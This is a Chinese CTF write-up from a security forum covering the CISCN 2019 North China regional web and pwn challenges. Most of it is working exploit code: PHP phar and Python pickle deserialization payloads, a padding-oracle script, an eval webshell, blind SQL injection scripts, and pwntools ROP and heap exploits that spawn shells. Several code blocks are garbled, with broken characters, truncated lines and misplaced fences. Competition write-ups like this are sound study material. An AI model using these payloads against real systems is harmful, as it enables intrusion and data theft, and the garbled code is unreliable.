【CISCN2019】华北赛区-天枢&waterflower

Dubhe / 2019-06-13 09:25:00 / 浏览数 6974 安全技术 CTF 顶(1) 踩(0)

web

web-day1

web1

EXP
利用User的__destruct的close()调用File的close()

```
<?php
   class File{
       public $filename = "/flag.txt";
   }
   class User {
       public $db;
   }
   class FileList {
       public $files;
   }
   $o = new User();
   $o->db =new FileList();
   $o->db->files=array(new File());
   @unlink("phar.phar");
   $phar = new Phar("phar.phar"); //■■■■■■phar
   $phar->startBuffering();
   $phar->setStub("<?php __HALT_COMPILER(); ?>"); //■■stub
   $phar->setMetadata($o); //■■■■■meta-data■■manifest
   $phar->addFromString("test.txt", "test"); //■■■■■■■■
   //■■■■■■
   $phar->stopBuffering();
?>
```

上传文件后删除抓包，即可得到flag

web2


1. 薅羊毛与逻辑漏洞
2. cookie伪造

   python反序列化
   首先批量注册筹款。
   根据提示找到lv6的商品。

   ```
   import requests
   for i in range(2000):
   a = requests.get('http://172.1.2.2/info/{}'.format(str(i)))
   if 'lv6.png' in a.content:
       print i
   ```

3. 抓包修改折扣的参数，让我们买得起，购买成功从而获得后台路径。 http://172.1.2.2/b1g_m4mber

提示修改cookie，是个jwt，爆破一下，key是1Kun，篡改username为admin。
获得反序列化的机会。在源码中读到这个。



```
<div class="ui text container login-wrap-inf">
<!-- 潜伏敌后已久,只能帮到这了 -->
<a href="/static/asd1f654e683wq/www.zip" ><span style="visibility:hidden">删库跑路前我留了好东西在这里</span></a>
<div class="ui segments center padddd">
<!-- 对抗*站黑科技，目前为测试阶段，只对管理员开放 -->
<div class="ui segment">
<img src="/static/img/b.png" alt=""/>
```


下载源码，找到反序列的地方。

```
import tornado.web
from sshop.base import BaseHandler
import pickle
import urllib


class AdminHandler(BaseHandler):
   @tornado.web.authenticated
   def get(self, *args, **kwargs):
       if self.current_user == "admin":
           return self.render('form.html', res='This is Black Technology!', member=0)
       else:
           return self.render('no_ass.html')

   @tornado.web.authenticated
   def post(self, *args, **kwargs):
       try:
           become = self.get_argument('become')
           p = pickle.loads(urllib.unquote(become))
           return self.render('form.html', res=p, member=1)
       except:
           return self.render('form.html', res='This is Black Technology!', member=0)
```

反序列化读文件。



```
POST /b1g_m4mber HTTP/1.1
Host: 172.1.2.2
Content-Length: 173
Cache-Control: max-age=0
Origin: http://172.1.2.2
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3
Referer: http://172.1.2.2/b1g_m4mber
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: _xsrf=2|5341dcef|8bab7c9334c0935466ac7bb7e4a67958|1559946752;
JWT=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.40on
__HQ8B2-wM1ZSwax3ivRK4j54jlaXv-1JjQynjo
Connection: close

_xsrf=2%7C4dc21470%7C9528b40c2a435bcb782fb328fa25b1c7%7C155994675
2&become=c__builtin__%0Aeval%0Ap1%0A%28S%22open%28%27/flag.txt%27%
2C%27r%27%29.read%28%29%22%0Ap2%0AtRp3%0A.
```

```
<div class="ui text container login-wrap-inf">
<!-- 潜伏敌后已久,只能帮到这了 -->
<a href="/static/asd1f654e683wq/www.zip" ><span
style="visibility:hidden">删库跑路前我留了好东西在这里</span></a>
<div class="ui segments center padddd">
<!-- 对抗*站黑科技，目前为测试阶段，只对管理员开放 -->
<div class="ui segment">
<img src="/static/img/b.png" alt=""/>

<p class="color_pink">admin</p>
<img class="lv" src="/static/img/member.png" alt=""/>

</div>
<div class="ui segment">flag{1e71354685}
</div>
<div class="ui segment">
<form action="/b1g_m4mber" method="post">
<input type="hidden" name="_xsrf"
value="2|93cecfbe|4b246fc2f44f8005a62368e624296a09|1559946752"/>
<input hidden="hidden" type="text" class="f-m ui segment" name="become"
placeholder="" value="admin" required>
<div class="group">
<button type="submit" class="ui secondary button ">一键成为大会员</button>
</div>
</form>
</div>
```

web3

获得的源码和实际服务器上代码完全不同。
有git泄露，但是没用。

在robots.txt找到备份
http://172.1.2.5/backup.zip

```
# -*- coding: utf-8 -*-

import sys
import string
import base64
import requests

def str_xor(a, b):
   return ''.join([chr(ord(i) ^ ord(j)) for i, j in zip(a, b)])
```

```
#base_url = "http://172.2.100.103:23232/login.php"
base_url = "http://172.1.2.5/login.php"
cookies = {
   'token': '',
   'PHPSESSID': '4cc5fdroq2lcaeiflsjm3d9ueu'
}

tmp_iv = '0' * 16
tmp_ivs = list(tmp_iv)

value = []

# ■■■■■value■15■■■
for flag in range(1, 16):
   for i in range(256):
       # brute
       tmp_ivs[15-len(value)] = chr(i)
       cookies['token'] = base64.b64encode(''.join(tmp_ivs))
       resp = requests.get(base_url, cookies=cookies)
       if 'Error' not in resp.content:
           value.append(flag ^ i)
           # ■■■■■■
           tmp_iv = '0' * (16-len(value)) + ''.join(chr(value[i] ^ (flag+1))
                                       for i in range(len(value)-1, -1, -1))
           tmp_ivs = list(tmp_iv)
           #print resp.content
           print flag, i, value
           break
       if i == 255:
           print resp.content
           print 'error'
           break

# ■■
value.reverse()
print value
value_ = ''.join(chr(v) for v in value)
fake_id = 'onepiece' + chr(8) *8

len_ = 0

for i in range(256):
   # ■■value ■■■■■
   token = chr(i) + value_
   iv = str_xor(token, fake_id)
   cookies['token'] = base64.b64encode(iv)
   # print cookies['token']
   resp = requests.get(base_url, cookies=cookies)

   if len_ != len(resp.content):
       print i
       print cookies
       print resp.content

   len_ = len(resp.content)
```

padding-oracle，代码中说把明文改成admin，结果hint说改成onepiece，汗
改对以后，admin.php还不给flag，和主办方说了才修复了环境。

web4

1. 扫描得 hint.php
2. index.php 返回头带有 uploadupload.php
3. 通过 hint.php 伪协议可得全部代码
   新建文件夹i,内含一t.php
   t.php 内容

   ```
   <?php
   $in=file_get_contents("php://input");
   ```

```
var_dump(eval($in));
?>
```

5. 通过 uploadupload.php 上传修改后缀为 jpg 的 phar
6. hint.php?name=phar://file/ce5193a069bea027a60e06c57a106eb6.jpg/i/t，得到 webshell
7. 菜刀连上获得 /flag.txt

web5

sqlmap随便找个地方一把梭，好像是手机号可以注入。
然后select load_file('/flag.txt');

还有首页有一个文件包含，可以直接读取flag。

web-day2

web1

sql注入，用elf(bool,sleep(5))可以时间盲注，用\t绕过空格的校验。

```
import requests
import time
url = "http://172.1.2.1/index.php"
flag = ''
while True:
   for i in range(128):
       ss = time.time()
       data = {
           'id':'''ELT(left((select    flag    from    ctf),{})='{}{}',SLEEP(1))'''.format(len(flag)+1,flag, chr(i))
       }
       #print data
       requests.post(url,data=data)
       if time.time()-ss>=0.5:
           flag += chr(i)
           print flag
           break
```

EXP2

```
import requests
import string
dic = string.digits + string.letters + "!@$%^&*()_+{}-="

url = "http://172.1.15.1/index.php"

data = {
   "id":""
}
l = 1
flag = ""
while(True):
   for i in range(256):
       # print i
       data['id'] = "IF(substr((select flag from ctf),{},1)='{}',1,2)".format(l,chr(i))
       data['id'] = data['id'].replace(" ","\n")
       resp = requests.post(url,data=data)
       # print(resp.content)
       if "first" in resp.content:
           flag += chr(i)
           print flag
           break
   l+=1
```

web2

1. 访问 http://172.1.2.2/?src 得到源码
2. 审计源码，添加了$_POST 绕过 $_REQUEST
3. url 转义 绕过 QUERY_STRING 匹配，数组绕过 md5
4. flag 参数用 data://text/plain,security 绕过

5. curl -X POST \
   'http://172.1.2.2/index.php?cyber%5B%5D=123&ciscn=ciscnsec%0A&flag=data%3A%2F%2Ftext%2Fplain%2Csecurity' \
   -H 'cache-control: no-cache' \
   -H 'content-type: application/x-www-form-urlencoded' \
   -H 'postman-token: 2422f808-0e28-ea5f-7613-a84c06e1a641' \
   -d 'flag=1&cyber=1&ciscn=1'

   【注意url编码绕过】

   # pwn

   ## pwn-day1

   ### pwn1

   直接栈溢出加ROP，劫持栈到bss段上，ROP调用system getshell

   ```python
   from pwn import *

p = None
r = lambda x:p.recv(x)
rl = lambda:p.recvline
ru = lambda x:p.recvuntil(x)
rud = lambda x:p.recvuntil(x,drop=True)
s = lambda x:p.send(x)
sl = lambda x:p.sendline(x)
sla = lambda x,y:p.sendlineafter(x,y)
sa = lambda x,y:p.sendafter(x,y)
rn = lambda x:p.recvn(x)

def pwn():
global p
BIN_PATH = './guess'
DEBUG = 0
ATTACH = 0
context.arch = 'amd64'
if DEBUG == 1:
p = process(BIN_PATH)
elf = ELF(BIN_PATH)
context.log_level = 'debug'
context.terminal = ['tmux', 'split', '-h']
if context.arch == 'amd64':
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
else:
libc = ELF('/lib/i386-linux-gnu/libc.so.6')

```
else:
   p = remote('172.1.2.6',8888)
   # libc = ELF('./libc_32.so.6')
   context.log_level = 'debug'
0x555555554000
if ATTACH==1:
   gdb.attach(p,'''
   b *0x4006a2
   b *0x4006DA
   set follow-fork-mode parent
   ''')
ru(' number.')
sl('a'*(0x30-0x4)+p64(0x41348000)+'a'*0x100)
target = 0x601100+0x400
p_rdi_r = 0x0000000000400793
p_rsi_r15_r = 0x0000000000400791
leave_r = 0x4006DA
gets_plt = 0x400550
system_plt = 0x400530
system_plt = 0x4006C8
payload = 'a'*(0x30-0x4)+p32(0x41348000)+p64(target)+p64(p_rdi_r)+p64(target)+p64(gets_plt)
payload = 'a'*(0x30-0x4)+p32(0xdeadbeef)+p64(target)+p64(p_rdi_r)+p64(target)+p64(gets_plt)
payload += p64(leave_r)
sl(payload)
raw_input('ssss')

payload = p64(0xdeadbeef)+p64(p_rdi_r)+p64(target+0x50)+p64(p_rsi_r15_r)+p64(0)*2+p64(system_plt)
payload = payload.ljust(0x50,'\x00')
payload += '/bin/sh\x00'
```
```

```
sl(payload)
p.interactive()
```

if name == 'main':
pwn()

~~~
### pwn5

■■■■■■■■■■■rwx■■■■■■■■■shellcode■■■■■■■■■■■■■■■■ROP■■gets■rwx■■■■■■■■■■shellcode■■■■■shellcode■■■■getshell
```python
from pwn import *

p = None
r = lambda x:p.recv(x)
rl = lambda:p.recvline
ru = lambda x:p.recvuntil(x)
rud = lambda x:p.recvuntil(x,drop=True)
s = lambda x:p.send(x)
sl = lambda x:p.sendline(x)
sla = lambda x,y:p.sendlineafter(x,y)
sa = lambda x,y:p.sendafter(x,y)
rn = lambda x:p.recvn(x)

def pwn():
   global p
   BIN_PATH = './pwn'
   DEBUG = 0
   ATTACH = 0
   context.arch = 'amd64'
   if DEBUG == 1:
       p = process(BIN_PATH)
       elf = ELF(BIN_PATH)
       context.log_level = 'debug'
       context.terminal = ['tmux', 'split', '-h']
       if context.arch == 'amd64':
           libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
       else:
           libc = ELF('/lib/i386-linux-gnu/libc.so.6')

   else:
       p = remote('172.1.2.8',8888)
       # libc = ELF('./libc_32.so.6')
       context.log_level = 'debug'
   # 0x555555554000
   if ATTACH==1:
       gdb.attach(p,'''
       b *0x4006A4
       ''')
   p_rdi_r = 0x0000000000400713
   p_rsi_r15 = 0x0000000000400711
   gets_plt = 0x400510
   target = 0x601080
   payload = 'aaaa'
   info(hex(len(payload)))
   sla('name',payload)
   payload = '\x00'*0x20+p64(0xdeadbeef)+p64(p_rdi_r)+p64(target)+p64(gets_plt)+p64(target)
   sla('to me?',payload)
   raw_input('sss')
   sl(asm(shellcraft.sh()))
   p.interactive()

if __name__ == '__main__':
   pwn()
~~~

pwn2

这题的给的libc为2.29，有tcache，但是该版本的libc对tcache进行了double free的检测。(具体怎么检测的感兴趣的可以看一下源码)。
程序在delete的时候只是将标志字段设置为0，并没有将指针清零，而程序在delete和addMoney中，没有对flag标志进行检查。这样就可以修改已在tcache中的chunk的ke
free了，然后改bss上的指针就可以了。

```
from pwn import *
context(arch = 'amd64', os = 'linux', endian = 'little')

context.log_level = 'debug'

def create(name, age):
   p.recvuntil('Your choice: ')
   p.sendline('1')
   p.recvuntil('name:')
   p.send(name)
   p.recvuntil('age:')
   p.send(str(age))

def delete(idx):
   p.recvuntil('Your choice: ')
   p.sendline('2')
   p.recvuntil('Index:')
   p.send(str(idx))

def edit(idx, name, age):
   p.recvuntil('Your choice: ')
   p.sendline('3')
   p.recvuntil('Index:')
   p.send(str(idx))
   p.recvuntil('name:')
   p.send(name)
   p.recvuntil('age:')
   p.send(str(age))

def show(idx):
   p.recvuntil('Your choice: ')
   p.sendline('4')
   p.recvuntil('Index:')
   p.send(str(idx))


def add(idx):
   p.recvuntil('Your choice: ')
   p.sendline('5')
   p.recvuntil('Index:')
   p.send(str(idx))

def buy(idx, addr, l):
   p.recvuntil('Your choice: ')
   p.sendline('6')
   p.recvuntil('Index:')
   p.send(str(idx))
   p.recvuntil('leak:')
   p.sendline(str(addr))
   p.recvuntil('leak:')
   p.sendline(str(l))

def GameStart(ip, port, debug):
   global p
   if debug == 1:
       p = process('./pwn')
   else:
       p = remote(ip, port)

   libc = ELF("./libc.so")
   create('emmm', 10)
   delete(0)
   add(0)
   delete(0)
   create(p64(0x602060), 10)
   create(p64(0x601FA8), 10)
   create(p64(0x601F88), 10)
   add(2)
   show(0)
   p.recvuntil('name: ')
   libc.address = u64(p.recvn(6) + '\x00' * 2) - libc.symbols['free']
   log.info('libc addr is : ' + hex(libc.address))

   edit(2, p64(libc.symbols['__free_hook']), next(libc.search('/bin/sh')))
   edit(0, p64(libc.symbols['system']), 10)
   delete(1)

   p.interactive()

if __name__ == '__main__':
   GameStart('172.1.2.7', 8888, 0)
```

pwn3

在创建Text类型的Note的时候，如果type不对或是size过大，程序会return，但是结构体中的两个函数指针已经被赋值为Int类型的函数指针了，而type的值还是之前保留下
free来改Note结构体中的函数指针为`plt@system`，删除对应的Note即可getshell。

```
from pwn import *

p = None
r = lambda x:p.recv(x)
rl = lambda:p.recvline
ru = lambda x:p.recvuntil(x)
rud = lambda x:p.recvuntil(x,drop=True)
s = lambda x:p.send(x)
sl = lambda x:p.sendline(x)
sla = lambda x,y:p.sendlineafter(x,y)
sa = lambda x,y:p.sendafter(x,y)
rn = lambda x:p.recvn(x)

def add(idx,typ,value,size=0):
   sla('CNote > ',str(1))
   sla('Index > ',str(idx))
   sla('Type > ',str(typ))
   if typ==1:
       sla('Value > ',str(value))
   else:
       sla('Length > ',str(size))
       if size<=0x400:
           sa('Value > ',value)
def delete(idx):
   sla('CNote > ',str(2))
   sla('Index > ',str(idx))

def show(idx):
   sla('CNote > ',str(3))
   sla('Index > ',str(idx))

def pwn():
   global p
   BIN_PATH = './torchwood'
   DEBUG = 0
   ATTACH = 0
   context.arch = 'i386'
   if DEBUG == 1:
       p = process(BIN_PATH)
       elf = ELF(BIN_PATH)
       context.log_level = 'debug'
       context.terminal = ['tmux', 'split', '-h']
       if context.arch == 'amd64':
           libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
       else:
           libc = ELF('/lib/i386-linux-gnu/libc.so.6')

   else:
       p = remote('172.1.2.9',8888)
       # libc = ELF('./libc_32.so.6')
       context.log_level = 'debug'
   # 0x555555554000
   # if ATTACH==1:
   #    gdb.attach(p,'''
   #    b *0x08048AC1
   #    ''')
   # add(idx,typ,value,size=0)
   # leak heap addr
   add(0,2,'aaaa\n',0x38)
   add(1,1,0x1234)
   delete(0)
   add(2,2,'aaaa\n',0x500)
   show(2)
   ru('Value=')
   heap_addr = int(ru(')')[:-1])
   log.info('heap addr: '+hex(heap_addr))
   heap_base = heap_addr-0x18
   log.info('heap base: '+hex(heap_base))
   add(3,2,'e3pem\n',0x38)

   # double free
   payload = 'a'*0x28+p32(0)+p32(0x41)+'\n'
   add(4,2,payload,0x38)
   add(5,2,'aaaa\n',0x38)
   add(6,1,0x1234)
   delete(4)
   delete(5)
   delete(4)

   payload=p32(heap_base+0xb0)+'\n'
   add(7,2,payload,0x38)
   add(8,2,'/bin/sh\x00\n',0x38)
   add(9,2,'aaaa\n',0x38)
   delete(1)

   if ATTACH==1:
       gdb.attach(p,'''
       b *0x08048AC1
       b *0x0804895A
       ''')
   payload = '\x00'*8+p32(0)+p32(0x11)+'sh\x00\x00'+p32(0x8048500)+p32(heap_base+0xd8)+'\x41'+'\n'
   add(10,2,payload,0x38)

   delete(8)

   # add(0,1,0x1234)
   # payload = 'e3pem\n'
   # add(2,2,payload,0xa0)
   p.interactive()

if __name__ == '__main__':
   pwn()
```

pwn4

libc 2.23的off-by-one，程序没有开PIE。可以很方便的构造堆块重叠，进而可以改在堆中的结构体，造成任意地址写（改got表、_IO_list_all等都可以）。

```
from pwn import *
context(arch = 'amd64', os = 'linux', endian = 'little')
context.log_level = 'debug'


def build(size, data):
   p.recvuntil('Your choice :')
   p.sendline('1')
   p.recvuntil(' nest ?')
   p.sendline(str(size))
   p.recvuntil('the nest?')
   p.send(data)
```

```
def offbyone(idx, data):
   p.recvuntil('Your choice :')
   p.sendline('2')
   p.recvuntil('Index :')
   p.sendline(str(idx))
   p.recvuntil('the nest?')
   p.send(data)

def show(idx):
   p.recvuntil('Your choice :')
   p.sendline('3')
   p.recvuntil('Index :')
   p.sendline(str(idx))

def delete(idx):
   p.recvuntil('Your choice :')
   p.sendline('4')
   p.recvuntil('Index :')
   p.sendline(str(idx))

def VTCBypassOneGadget(vtable_addr, one_gadget_addr, io_list_all_addr):
   exp = p64(0) + p64(0x61) + p64(0) + p64(io_list_all_addr - 0x10)
   exp += p64(0) + p64(1) + p64(0) + p64(0) + p64(0) + p64(0) * 6 + p64(0) + p64(0) * 4
   exp += p64(0) + p64(2) + p64(3) + p64(0) + p64(0xffffffffffffffff) + p64(0) * 2 + p64(vtable_addr - 0x18) + p64(one_gadget_
   return exp

def GameStart(ip, port, debug):
   global p
   if debug == 1:
       p = process('./wood', env = {'LD_PRELOAD' : './libc.so.6'})
   else:
       p = remote(ip, port)

   libc = ELF('./libc.so.6')

   build(0x10, 'emmmmm')
   build(0x10, 'emmmmm')
   delete(0)
   delete(1)

   build(0x28, 'emmmm')
   build(0xf0, 'emmmm')
   build(0xe0, 'emmmm')
   offbyone(0, '\x00' * 0x28 + '\xf1')
   delete(1)
   build(0x300, '\x00' * 0xf0 + p64(0) + p64(0xf1) + '\x00' * 0xe0 + p64(0) + p64(0x21) + '\x00' * 0x10 + p64(0) + p64(0x21))
   delete(2)
   build(0xe0, 'a' * 8)
   show(2)
   p.recvuntil('aaaaaaaa')
   libc.address = u64(p.recvn(6) + '\x00' * 2) - libc.symbols['__malloc_hook'] - 0x10 - 0x58
   log.info('libc addr is : ' + hex(libc.address))
   delete(2)
   one_gadget = 0x45216
   one_gadget = 0x4526a
   # one_gadget = 0xf02a4
   # one_gadget = 0xf02b0
   # one_gadget = 0xf1147

   offbyone(1, '\x00' * 0xf0 + VTCBypassOneGadget(libc.address + 0x3C33F8, libc.address + one_gadget, libc.symbols['_IO_list_a
   # gdb.attach(p)

   p.recvuntil('Your choice :')
   p.sendline('1')
   p.recvuntil(' nest ?')
   p.sendline(str(0x100))

   p.interactive()
```

```
if __name__ == '__main__':
   GameStart('172.1.2.10', 8888, 0)
```

pwn-day2

pwn2

输入666即可泄露libc地址，程序在读取Author
name:的时候多读了8字节，刚好覆盖了下一个字段，该字段为指针，这样就能实现任意地址写了。利用任意地址写来修改stderror结构体的vtable指针，指向我们可控的

```
from pwn import *

p = None
r = lambda x:p.recv(x)
rl = lambda:p.recvline
ru = lambda x:p.recvuntil(x)
rud = lambda x:p.recvuntil(x,drop=True)
s = lambda x:p.send(x)
sl = lambda x:p.sendline(x)
sla = lambda x,y:p.sendlineafter(x,y)
sa = lambda x,y:p.sendafter(x,y)
rn = lambda x:p.recvn(x)

def add(length,name):
   sla('-> ',str(1))
   sla('Length: ',str(length))
   sa('name:',name)

def pwn():
   global p
   BIN_PATH = './pwn'
   DEBUG = 0
   ATTACH = 0
   context.arch = 'amd64'
   if DEBUG == 1:
       p = process(BIN_PATH)
       elf = ELF(BIN_PATH)
       context.log_level = 'debug'
       context.terminal = ['tmux', 'split', '-h']
       if context.arch == 'amd64':
           libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
       else:
           libc = ELF('/lib/i386-linux-gnu/libc.so.6')

   else:
       p = remote('172.1.2.4',8888)
       libc = ELF('./libc2.so')
       context.log_level = 'debug'
   # 0x555555554000
   if ATTACH==1:
       gdb.attach(p,'''
       b *0x555555554000+0xa77
       b *0xf30+0x555555554000
       ''')
   sla('-> \n',str(666))
   # print ru('\n')
   libc_base = int(ru('\n')[:-1],16)-libc.sym['puts']
   log.info('libc addr: '+hex(libc_base))
   # add
   payload = 'a'*8+p64(libc_base+libc.sym['_IO_2_1_stderr_'])
   add(0xe0,payload)
   sla('-> \n',str(2))
   sla('New ','e3pem')
   fake_file = ('/bin/sh\x00'+p64(0x61)+p64(0)+p64(libc.sym['_IO_list_all']-0x10)+p64(libc.sym['_IO_list_all'])+p64(libc.sym['
   fake_file += p64(libc_base+libc.sym['_IO_2_1_stderr_']+56)+p64(0)*2+p64(libc_base+libc.sym['system'])*5+p64(0)*6+p64(0)+p64
   fake_file = fake_file.ljust(0xd8,'\x00')
   fake_file += p64(libc_base+libc.sym['_IO_2_1_stderr_']+8*6)
   payload = fake_file
   print hex(len(fake_file))
```

```
    sla('contents:\n',payload)
    ru('Over.')
    sla('-> \n',str(4))

    p.interactive()

if __name__ == '__main__':
    pwn()
```

pwn3

是一个逆向题目，输入24个字符，类似自动机一样处理数据。运算完之后和结果比对，若对于每个字符a，abs(a-target)<=1，就给你shell。

ida里可以提取十六进制，然后把他写个脚本转换为 long double型的数。

```
# coding:utf-8
from pwn import *

con = remote("172.1.2.5",8888)
con.recvuntil('Input something')

target = [224.000000,60.000000,196.000000,119.000000,127.000000,179.000000,1.000000,77.000000,173.000000,109.000000,29.000000,

# ■■
v11 = [0x1,0x10,0x25,0x3,0x0D,0x0A,0x2,0x0B,0x28,0x2,0x14,0x3F,0x1,0x17,0x3C,0x1,0x0,0x69,0x1,0x12,0x3F,0x2,0x0E,0x77,0x3,0x15

assert(len(target)==24)
v11.reverse()

# ■■■■
for i in range(0,232,3):
    # ■■
    op_ = v11[i+2]
    index_ = v11[i+1]
    num_ = v11[i]

    if op_ == 2:
        target[index_] += num_
    if op_ == 3:
        target[index_] /= num_
    if op_ == 4:
        target[index_] *= num_
    if op_ == 1:
        target[index_] -= num_

result = ''
for op in target:
    result += chr(int(op))
con.sendline(result)
con.interactive()
```

点击收藏 | 2 关注 | 1

上一篇：JSFinder—从js文件中寻找... 下一篇：fuzz web请求时,遇到请求参...

1. 0 条回复
    - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章